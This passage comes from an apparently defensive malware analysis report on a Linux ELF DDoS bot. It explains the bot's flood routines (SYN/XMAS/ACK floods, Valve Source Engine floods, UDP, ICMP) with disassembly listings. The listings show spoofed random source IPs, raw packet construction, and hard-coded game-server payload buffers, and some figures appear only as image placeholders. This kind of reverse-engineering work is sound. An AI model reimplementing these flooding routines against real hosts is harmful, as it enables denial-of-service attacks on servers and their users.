.text:00000000004003FC mov     eax, cs:c
.text:0000000000400402 cmp     [rbp+var_10], eax
```

Figure 37

The IP address that is transmitted by the C2 server and is supposed to be affected by a DoS attack is converted into binary data using inet_addr:

Figure 38

The malicious binary creates a socket and modifies its type via a function call to setsockopt:




Figure 39

The malware generates a random IP address using a function called getRandomIP, as displayed in figure 40.

```
.text:000000000040043F public getRandomIP
.text:000000000040043F getRandomIP proc near
.text:000000000040043F
.text:000000000040043F var_14= dword ptr -14h
.text:000000000040043F var_4= dword ptr -4
.text:000000000040043F
.text:000000000040043F push    rbp
.text:0000000000400440 mov     rbp, rsp
.text:0000000000400443 sub     rsp, 20h
.text:0000000000400447 mov     [rbp+var_14], edi
.text:000000000040044A mov     edi, cs:ourIP
.text:0000000000400450 call    ntohl
.text:0000000000400455 and     eax, [rbp+var_14]
.text:0000000000400458 mov     [rbp+var_4], eax
.text:000000000040045B call    rand_cmwc
.text:0000000000400460 mov     edx, eax
.text:0000000000400462 mov     eax, [rbp+var_14]
.text:0000000000400465 not     eax
.text:0000000000400467 and     eax, edx
.text:0000000000400469 xor     eax, [rbp+var_4]
.text:000000000040046C leave
.text:000000000040046D retn
.text:000000000040046D getRandomIP endp
.text:000000000040046D
```

Figure 40

The random IP address is converted from host byte order to network byte order using htonl. In a function called makeIPPacket, the binary constructs the IP header (20 bytes) that contains the source IP (= random IP address) and the destination IP that is targeted by the malware:

```
.text:0000000000401EBA push    rbp
.text:0000000000401EBB mov     rbp, rsp
.text:0000000000401EBE sub     rsp, 18h
.text:0000000000401EC2 mov     [rbp+var_8], rdi
.text:0000000000401EC6 mov     [rbp+var_C], esi
.text:0000000000401EC9 mov     [rbp+var_10], edx
.text:0000000000401ECC mov     [rbp+var_18], r8d
.text:0000000000401ED0 mov     [rbp+var_14], cl
.text:0000000000401ED3 mov     rdx, [rbp+var_8]
.text:0000000000401ED7 movzx   eax, byte ptr [rdx]
.text:0000000000401EDA and     eax, 0FFFFFFF0h
.text:0000000000401EDD or      eax, 5
.text:0000000000401EE0 mov     [rdx], al
.text:0000000000401EE2 mov     rdx, [rbp+var_8]
.text:0000000000401EE6 movzx   eax, byte ptr [rdx]
.text:0000000000401EE9 and     eax, 0Fh
.text:0000000000401EEC or      eax, 40h
.text:0000000000401EEF mov     [rdx], al
.text:0000000000401EF1 mov     rax, [rbp+var_8]
.text:0000000000401EF5 mov     byte ptr [rax+1], 0
.text:0000000000401EF9 mov     eax, [rbp+var_18]
.text:0000000000401EFC lea     edx, [rax+14h]
.text:0000000000401EFF mov     rax, [rbp+var_8]
.text:0000000000401F03 mov     [rax+2], dx
.text:0000000000401F07 call    rand_cmwc
.text:0000000000401F0C mov     edx, eax
.text:0000000000401F0E mov     rax, [rbp+var_8]
.text:0000000000401F12 mov     [rax+4], dx
.text:0000000000401F16 mov     rax, [rbp+var_8]
.text:0000000000401F1A mov     word ptr [rax+6], 0
.text:0000000000401F20 mov     rax, [rbp+var_8]
.text:0000000000401F24 mov     byte ptr [rax+8], 0FFh
.text:0000000000401F28 mov     rdx, [rbp+var_8]
.text:0000000000401F2C movzx   eax, [rbp+var_14]
.text:0000000000401F30 mov     [rdx+9], al
.text:0000000000401F33 mov     rax, [rbp+var_8]
.text:0000000000401F37 mov     word ptr [rax+10], 0
.text:0000000000401F3D mov     rdx, [rbp+var_8]
.text:0000000000401F41 mov     eax, [rbp+var_10]
.text:0000000000401F44 mov     [rdx+12], eax
.text:0000000000401F47 mov     rdx, [rbp+var_8]
.text:0000000000401F4B mov     eax, [rbp+var_C]
.text:0000000000401F4E mov     [rdx+16], eax
```

Figure 41

The ELF binary computes the TCP checksum using the tcpcsum and csum functions that are defined here. Multiple flood attack types were identified: “all”, “xmas”, “syn”, “rst”, “fin”, “ack”, and “psh”:

```
.text:0000000000403C81
.text:0000000000403C81 loc_403C81:
.text:0000000000403C81 mov     rax, [rbp+var_28]
.text:0000000000403C85 movzx   esi, [rbp+var_9A]
.text:0000000000403C8C mov     [rax+2], si
.text:0000000000403C90 mov     rsi, [rbp+var_28]
.text:0000000000403C94 mov     rdi, [rbp+var_30]
.text:0000000000403C98 call    tcpcsum
.text:0000000000403C9D mov     edx, eax
.text:0000000000403C9F mov     rax, [rbp+var_28]
.text:0000000000403CA3 mov     [rax+10h], dx
.text:0000000000403CA7 mov     rax, [rbp+var_30]
.text:0000000000403CAB movzx   eax, word ptr [rax+2]
.text:0000000000403CAF movzx   esi, ax
.text:0000000000403CB2 mov     rax, [rbp+var_40]
.text:0000000000403CB6 mov     rdi, rax
.text:0000000000403CB9 call    csum
.text:0000000000403CBE mov     edx, eax
.text:0000000000403CC0 mov     rax, [rbp+var_30]
.text:0000000000403CC4 mov     [rax+0Ah], dx
.text:0000000000403CC8 mov     edi, 0
.text:0000000000403CCD call    time
```

Figure 42

Finally, the malware sends multiple packets to the target by calling the sendto method. A new random IP is generated, it is converted from host byte order to network byte order, and the algorithm repeats the same steps described above until the target becomes unreachable:

```
.text:0000000000403CE9 loc_403CE9:
.text:0000000000403CE9 lea     rax, [rbp+var_50]
.text:0000000000403CED mov     rsi, [rbp+var_40]
.text:0000000000403CF1 mov     edi, [rbp+var_38]
.text:0000000000403CF4 mov     r9d, 10h
.text:0000000000403CFA mov     r8, rax
.text:0000000000403CFD mov     ecx, 0
.text:0000000000403D02 mov     rdx, [rbp+var_B0]
.text:0000000000403D09 call    sendto
.text:0000000000403D0E mov     edi, [rbp+var_34]
.text:0000000000403D11 call    getRandomIP
.text:0000000000403D16 mov     edi, eax
.text:0000000000403D18 call    htonl
```

Figure 43

vseattack1 function

The process expects a port number as a parameter or generates one using the rand_cmwc function. The IP address to be targeted is converted into binary data using inet_addr:




Figure 44

The ELF binary creates a raw socket or a datagram socket, as displayed in the figure below.




Figure 45

A function called makeRandomStr is used to compute a random string:

Figure 46

A function called makevsepacket1 is similar to the function described in the first case; however, the data sent contains a hard-coded buffer (see figure 48). In this case, the targets are game servers running Valve's Source Engine.

Figure 47

```
.rodata:000000000410D50 aX78Xa3X69X6aX2 db '/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x53/x34/xB4/'
.rodata:000000000410D50                                         ; DATA XREF: makevsepacket1+19↑o
.rodata:000000000410D50                                         ; vseattack1+33↑o
.rodata:000000000410D50                 db 'x42/x03/x23/x07/x82/x05/x84/xA4/xD2/x04/xE2/x14/x64/xF2/x05/x32/x'
.rodata:000000000410D50                 db '14/xF4/ + /x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x5'
.rodata:000000000410D50                 db '3/x34/xB4/x42/x03/x23/x07/x82/x05/x84/xA4/xD2/x04/xE2/x14/x64/xF2'
.rodata:000000000410D50                 db '/x05/x32/x14/xF4/ w290w2xn',0
.rodata:000000000410E6F                 align 10h
.rodata:000000000410E70 a58X49X4aX20X51 db '/58/x49/x4a/x20/x51/x22/x29/x29/x51/x50/x57/x4b/x4f/x4d/x20/x54/x'
.rodata:000000000410E70                                         ; DATA XREF: makevsepacket+74↑o
.rodata:000000000410E70                                         ; vseattack+93↑o
.rodata:000000000410E70                 db '45/x4d/x4b/x22/x20/x6c/x78/x50/x51/x7b/x58/x4c/x20/x22/x28/x4b/x6'
.rodata:000000000410E70                 db '9/x6a/x6e/x6a/x4e/x4b/x20/x58/x4e/x43/x4b/x46/x45/x3a/x4c/x3a/x20'
.rodata:000000000410E70                 db '/x22/x22/x33/x35/x34/x35/x20/x32/x73/x6d/x6b/x6c/x78/x43/x20/x4b/'
.rodata:000000000410E70                 db 'x4d/x4c/x44',0
.rodata:000000000410F80 a46X55X5aXc2Xa3 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:000000000410F80                                         ; DATA XREF: makevsepacket:loc_405771↑o
.rodata:000000000410F80                 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:000000000410F80                 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:000000000410F80                 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78/'
.rodata:000000000410F80                 db 'x4b/x4d/x4f',0
.rodata:000000000411090 a46X55X5aXc2Xa3_0 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:000000000411090                                         ; DATA XREF: vseattack:loc_4058A3↑o
.rodata:000000000411090                 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:000000000411090                 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:000000000411090                 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78/'
.rodata:000000000411090                 db 'x4b/x4d/x4f/',0
```

Figure 48

The sendto method is used again to send data to the targeted server, as displayed in figure 49.

```
.text:00000000004052DE
.text:00000000004052DE loc_4052DE:
.text:00000000004052DE lea     rdx, [rbp+var_70]
.text:00000000004052E2 mov     eax, [rbp+var_98]
.text:00000000004052E8 cdqe
.text:00000000004052EA mov     rsi, [rbp+var_40]
.text:00000000004052EE mov     edi, [rbp+var_44]
.text:00000000004052F1 mov     r9d, 10h
.text:00000000004052F7 mov     r8, rdx
.text:00000000004052FA mov     ecx, 0
.text:00000000004052FF mov     rdx, rax
.text:0000000000405302 call    sendto
```

Figure 49

rand_hex function

The process creates a raw socket (0x2 = **AF_INET**, 0x3 = **SOCK_RAW**, 0x6 = **IPPROTO_TCP**):

```
.text:0000000000403FD9 push    rbp
.text:0000000000403FDA mov     rbp, rsp
.text:0000000000403FDD sub     rsp, 70h
.text:0000000000403FE1 mov     [rbp+var_58], rdi
.text:0000000000403FE5 mov     [rbp+var_5C], esi
.text:0000000000403FE8 mov     [rbp+var_60], edx
.text:0000000000403FEB mov     [rbp+var_64], ecx
.text:0000000000403FEE mov     edx, IPPROTO_TCP
.text:0000000000403FF3 mov     esi, SOCK_RAW
.text:0000000000403FF8 mov     edi, AF_INET
.text:0000000000403FFD call    socket
```

Figure 50

In the function called util_local_addr, the binary creates a datagram socket and performs a connection to the Google DNS server “8.8.8.8” in order to obtain the device’s IP address (see figure 51).

Figure 51

A network packet that has a similar header to the ones we've already covered is created:

```
.text:00000000004040CF mov     cs:LOCAL_ADDR, eax
.text:00000000004040D5 mov     edx, cs:LOCAL_ADDR
.text:00000000004040DB mov     rax, [rbp+var_30]
.text:00000000004040DF mov     [rax+0Ch], edx
.text:00000000004040E2 mov     edx, [rbp+var_4C]
.text:00000000004040E5 mov     rax, [rbp+var_30]
.text:00000000004040E9 mov     [rax+10h], edx
.text:00000000004040EC mov     edi, 37Bh
.text:00000000004040F1 call    htons
.text:00000000004040F6 mov     edx, eax
.text:00000000004040F8 mov     rax, [rbp+var_28]
.text:00000000004040FC mov     [rax+2], dx
.text:0000000000404100 mov     rdx, [rbp+var_20]
.text:0000000000404104 movzx   eax, byte ptr [rdx]
.text:0000000000404107 and     eax, 0Fh
.text:000000000040410A or      eax, 40h
.text:000000000040410D mov     [rdx], al
.text:000000000040410F mov     rdx, [rbp+var_20]
.text:0000000000404113 movzx   eax, byte ptr [rdx]
.text:0000000000404116 and     eax, 0FFFFFFF0h
.text:0000000000404119 or      eax, 5
.text:000000000040411C mov     [rdx], al
.text:000000000040411E mov     rax, [rbp+var_20]
.text:0000000000404122 mov     byte ptr [rax+1], 0
.text:0000000000404126 mov     eax, [rbp+var_64]
.text:0000000000404129 add     eax, 1Ch
.text:000000000040412C movzx   edi, ax
.text:000000000040412F call    htons
.text:0000000000404134 mov     edx, eax
.text:0000000000404136 mov     rax, [rbp+var_20]
.text:000000000040413A mov     [rax+2], dx
.text:000000000040413E call    rand_cmwc
.text:0000000000404143 mov     edx, eax
.text:0000000000404145 mov     rax, [rbp+var_20]
.text:0000000000404149 mov     [rax+4], dx
.text:000000000040414D mov     rax, [rbp+var_20]
.text:0000000000404151 mov     byte ptr [rax+8], 0FFh
.text:0000000000404155 mov     rax, [rbp+var_20]
.text:0000000000404159 mov     byte ptr [rax+9], 11h
.text:000000000040415D call    rand_cmwc
```

Figure 52

The binary implements two checksum functions called checksum_generic and checksum_tcpudp. Their implemention can be found here.

```
.text:00000000004041CB
.text:00000000004041CB loc_4041CB:
.text:00000000004041CB mov     rax, [rbp+var_30]
.text:00000000004041CF mov     word ptr [rax+0Ah], 0
.text:00000000004041D5 mov     rdi, [rbp+var_30]
.text:00000000004041D9 mov     esi, 14h
.text:00000000004041DE call    checksum_generic
.text:00000000004041E3 mov     edx, eax
.text:00000000004041E5 mov     rax, [rbp+var_30]
.text:00000000004041E9 mov     [rax+0Ah], dx
.text:00000000004041ED mov     rax, [rbp+var_20]
.text:00000000004041F1 mov     word ptr [rax+0Ah], 0
.text:00000000004041F7 mov     rdi, [rbp+var_20]
.text:00000000004041FB mov     esi, 14h
.text:0000000000404200 call    checksum_generic
.text:0000000000404205 mov     edx, eax
.text:0000000000404207 mov     rax, [rbp+var_20]
.text:000000000040420B mov     [rax+0Ah], dx
.text:000000000040420F mov     rax, [rbp+var_18]
.text:0000000000404213 mov     word ptr [rax+6], 0
.text:0000000000404219 mov     eax, [rbp+var_64]
.text:000000000040421C add     eax, 8
.text:000000000040421F mov     ecx, eax
.text:0000000000404221 mov     rax, [rbp+var_18]
.text:0000000000404225 movzx   eax, word ptr [rax+4]
.text:0000000000404229 movzx   edx, ax
.text:000000000040422C mov     rsi, [rbp+var_18]
.text:0000000000404230 mov     rdi, [rbp+var_20]
.text:0000000000404234 call    checksum_tcpudp
.text:0000000000404239 mov     edx, eax
.text:000000000040423B mov     rax, [rbp+var_18]
.text:000000000040423F mov     [rax+6], dx
.text:0000000000404243 mov     [rbp+var_50], 2
.text:0000000000404249 mov     eax, [rbp+var_5C]
.text:000000000040424C movzx   edi, ax
.text:000000000040424F call    htons
```

Figure 53

The inet_addr function is used to convert the targeted IP address into binary data in network byte order. The malware sends hex-generated data to the target via a call to sendto:

```
.text:0000000000404258 mov     rdi, [rbp+var_58]
.text:000000000040425C call    inet_addr
.text:0000000000404261 mov     [rbp+var_4C], eax
.text:0000000000404264 lea     rdx, [rbp+var_50]
.text:0000000000404268 mov     eax, [rbp+var_64]
.text:000000000040426B cdqe
.text:000000000040426D add     rax, 34h ; '4'
.text:0000000000404271 mov     rsi, [rbp+var_38]
.text:0000000000404275 mov     edi, [rbp+var_C]
.text:0000000000404278 mov     r9d, 10h
.text:000000000040427E mov     r8, rdx
.text:0000000000404281 mov     ecx, 4000h
.text:0000000000404286 mov     rdx, rax
.text:0000000000404289 call    sendto
.text:000000000040428E mov     edi, 0
.text:0000000000404293 call    time
```

Figure 54

udppac/udppac2 function

The ELF binary creates a socket and expects a port number as a parameter or generates one using the rand_cmwc function:

Figure 55

The target IP address is converted into binary data in network byte order, and the process generates a random string using a function called rand_str and performs a network connection to the target via a call to connect:

```
.text:00000000004048CB mov     rdi, [rbp+var_28]
.text:00000000004048CF call    inet_addr
.text:00000000004048D4 mov     [rbp+var_1C], eax
.text:00000000004048D7 mov     eax, [rbp+var_34]
.text:00000000004048DA cdqe
.text:00000000004048DC add     rax, 0Fh
.text:00000000004048E0 add     rax, 0Fh
.text:00000000004048E4 shr     rax, 4
.text:00000000004048E8 shl     rax, 4
.text:00000000004048EC sub     rsp, rax
.text:00000000004048EF mov     [rbp+var_48], rsp
.text:00000000004048F3 mov     rax, [rbp+var_48]
.text:00000000004048F7 add     rax, 0Fh
.text:00000000004048FB shr     rax, 4
.text:00000000004048FF shl     rax, 4
.text:0000000000404903 mov     [rbp+var_48], rax
.text:0000000000404907 mov     rdi, [rbp+var_48]
.text:000000000040490B mov     [rbp+var_10], rdi
.text:000000000040490F mov     rax, [rbp+var_10]
.text:0000000000404913 mov     rdi, rax
.text:0000000000404916 mov     esi, [rbp+var_34]
.text:0000000000404919 call    rand_str
.text:000000000040491E lea     rsi, [rbp+var_20]
.text:0000000000404922 mov     edi, [rbp+var_4]
.text:0000000000404925 mov     edx, 10h
.text:000000000040492A call    connect
```

Figure 56

The randomly generated string is sent to the target IP address by calling the send function (0x4000 = **MSG_NOSIGNAL**):

```
.text:000000000040492F
.text:000000000040492F loc_40492F:
.text:000000000040492F mov     rax, [rbp+var_10]
.text:0000000000404933 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:000000000040493A mov     [rbp+var_58], rax
.text:000000000040493E mov     eax, 0
.text:0000000000404943 cld
.text:0000000000404944 mov     rdi, [rbp+var_58]
.text:0000000000404948 repne scasb
.text:000000000040494A mov     rax, rcx
.text:000000000040494D not     rax
.text:0000000000404950 lea     rdx, [rax-1]
.text:0000000000404954 mov     rsi, [rbp+var_10]
.text:0000000000404958 mov     edi, [rbp+var_4]
.text:000000000040495B mov     ecx, 4000h
.text:0000000000404960 call    send
.text:0000000000404965 mov     edi, 0
.text:000000000040496A call    time
.text:000000000040496F mov     rdx, rax
.text:0000000000404972 mov     eax, [rbp+var_8]
.text:0000000000404975 cdqe
.text:0000000000404977 cmp     rdx, rax
.text:000000000040497A jl      short loc_40492F
```

Figure 57

jailv1 function

A datagram socket is created by the malware, and the system time in seconds is retrieved using the time method (see figure 58).

```
.text:0000000000404ADD push    rbp
.text:0000000000404ADE mov     rbp, rsp
.text:0000000000404AE1 sub     rsp, 50h
.text:0000000000404AE5 mov     [rbp+var_48], rdi
.text:0000000000404AE9 mov     [rbp+var_4C], esi
.text:0000000000404AEC mov     [rbp+var_50], edx
.text:0000000000404AEF mov     edx, 0
.text:0000000000404AF4 mov     esi, SOCK_DGRAM
.text:0000000000404AF9 mov     edi, AF_INET
.text:0000000000404AFE call    socket
.text:0000000000404B03 mov     [rbp+var_1C], eax
.text:0000000000404B06 mov     edi, 0
.text:0000000000404B0B call    time
```

Figure 58

The gethostbyname function is utilized to obtain a structure of type hostent for an IP address/domain specified by the C2 server:

```
.text:0000000000404B14 mov     rdi, [rbp+var_48]
.text:0000000000404B18 call    gethostbyname
.text:0000000000404B1D mov     [rbp+var_10], rax
.text:0000000000404B21 lea     rax, [rbp+var_30]
.text:0000000000404B25 mov     qword ptr [rax], 0
.text:0000000000404B2C mov     qword ptr [rax+8], 0
.text:0000000000404B34 mov     rax, [rbp+var_10]
.text:0000000000404B38 mov     eax, [rax+14h]
.text:0000000000404B3B movsxd  rdx, eax
.text:0000000000404B3E lea     rax, [rbp+var_30]
.text:0000000000404B42 lea     rsi, [rax+4]
.text:0000000000404B46 mov     rax, [rbp+var_10]
.text:0000000000404B4A mov     rax, [rax+18h]
.text:0000000000404B4E mov     rdi, [rax]
.text:0000000000404B51 call    bcopy
.text:0000000000404B56 mov     rax, [rbp+var_10]
.text:0000000000404B5A mov     eax, [rax+10h]
.text:0000000000404B5D mov     [rbp+var_30], ax
.text:0000000000404B61 mov     eax, [rbp+var_4C]
.text:0000000000404B64 mov     [rbp+var_2E], ax
.text:0000000000404B68 mov     [rbp+var_4], 0
```

Figure 59

The process sends a hard-coded buffer containing hex values to the target IP address, as highlighted in the figure below.




Figure 60

icmpattack function

The malware forks the process and creates a new socket:




Figure 61

The port number specified by the C2 server is converted from host byte order to network byte order using htons, and the process calls the inet_addr function with the target IP as a parameter:




Figure 62

In a function called rand, the process uses the random method to generate a pseudo-random number. The binary performs a network connection to the target by calling the connect method:

```
.text:0000000000403EE3 call    rand
.text:0000000000403EE8 mov     edx, eax
.text:0000000000403EEA mov     rax, [rbp+var_18]
.text:0000000000403EEE mov     [rax+4], dx
.text:0000000000403EF2 mov     rax, [rbp+var_18]
.text:0000000000403EF6 mov     word ptr [rax+6], 0
.text:0000000000403EFC mov     rax, [rbp+var_18]
.text:0000000000403F00 mov     byte ptr [rax+8], 0FFh
.text:0000000000403F04 mov     rax, [rbp+var_18]
.text:0000000000403F08 mov     byte ptr [rax+9], 1
.text:0000000000403F0C mov     rax, [rbp+var_40]
.text:0000000000403F10 mov     edx, eax
.text:0000000000403F12 mov     rax, [rbp+var_18]
.text:0000000000403F16 mov     [rax+12], edx
.text:0000000000403F19 call    util_local_addr
.text:0000000000403F1E mov     cs:LOCAL_ADDR, eax
.text:0000000000403F24 mov     edx, cs:LOCAL_ADDR
.text:0000000000403F2A mov     rax, [rbp+var_18]
.text:0000000000403F2E mov     [rax+16], edx
.text:0000000000403F31 mov     rax, [rbp+var_10]
.text:0000000000403F35 mov     byte ptr [rax], 8
.text:0000000000403F38 mov     rax, [rbp+var_10]
.text:0000000000403F3C mov     byte ptr [rax+1], 0
.text:0000000000403F40 call    rand
.text:0000000000403F45 mov     edx, eax
.text:0000000000403F47 mov     rax, [rbp+var_10]
.text:0000000000403F4B mov     [rax+6], dx
.text:0000000000403F4F call    rand
.text:0000000000403F54 mov     edx, eax
.text:0000000000403F56 mov     rax, [rbp+var_10]
.text:0000000000403F5A mov     [rax+4], dx
.text:0000000000403F5E mov     rax, [rbp+var_10]
.text:0000000000403F62 mov     word ptr [rax+2], 0
.text:0000000000403F68 mov     edi, 0
.text:0000000000403F6D call    time
.text:0000000000403F72 mov     [rbp+var_8], rax
.text:0000000000403F76 lea     rsi, [rbp+var_60]
.text:0000000000403F7A mov     edi, [rbp+var_1C]
.text:0000000000403F7D mov     edx, 10h
.text:0000000000403F82 call    connect
```

Figure 63

Finally, the malware sends multiple ICMP echo requests to the target server:

```
.text:0000000000403F87
.text:0000000000403F87 loc_403F87:
.text:0000000000403F87 lea     rax, [rbp+var_60]
.text:0000000000403F8B mov     rsi, [rbp+var_28]
.text:0000000000403F8F mov     edi, [rbp+var_1C]
.text:0000000000403F92 mov     r9d, 10h
.text:0000000000403F98 mov     r8, rax
.text:0000000000403F9B mov     ecx, 4000h
.text:0000000000403FA0 mov     edx, 30h ; '0'
.text:0000000000403FA5 call    sendto
.text:0000000000403FAA mov     edi, 0
.text:0000000000403FAF call    time
.text:0000000000403FB4 mov     rdx, rax
.text:0000000000403FB7 mov     eax, [rbp+var_70]
.text:0000000000403FBA cdqe
.text:0000000000403FBC add     rax, [rbp+var_8]
.text:0000000000403FC0 cmp     rdx, rax
.text:0000000000403FC3 jl      short loc_403F87
```

Figure 64

rtcp function

The binary calls the getHost function with the target IP as a parameter and then creates a raw socket:

Figure 65

A random IP is generated and is included as the source IP in a network packet constructed using the makeIPPacket function, as displayed in figure 66:




Figure 66

The ELF binary computes the TCP checksum using the tcpcsum and csum functions:

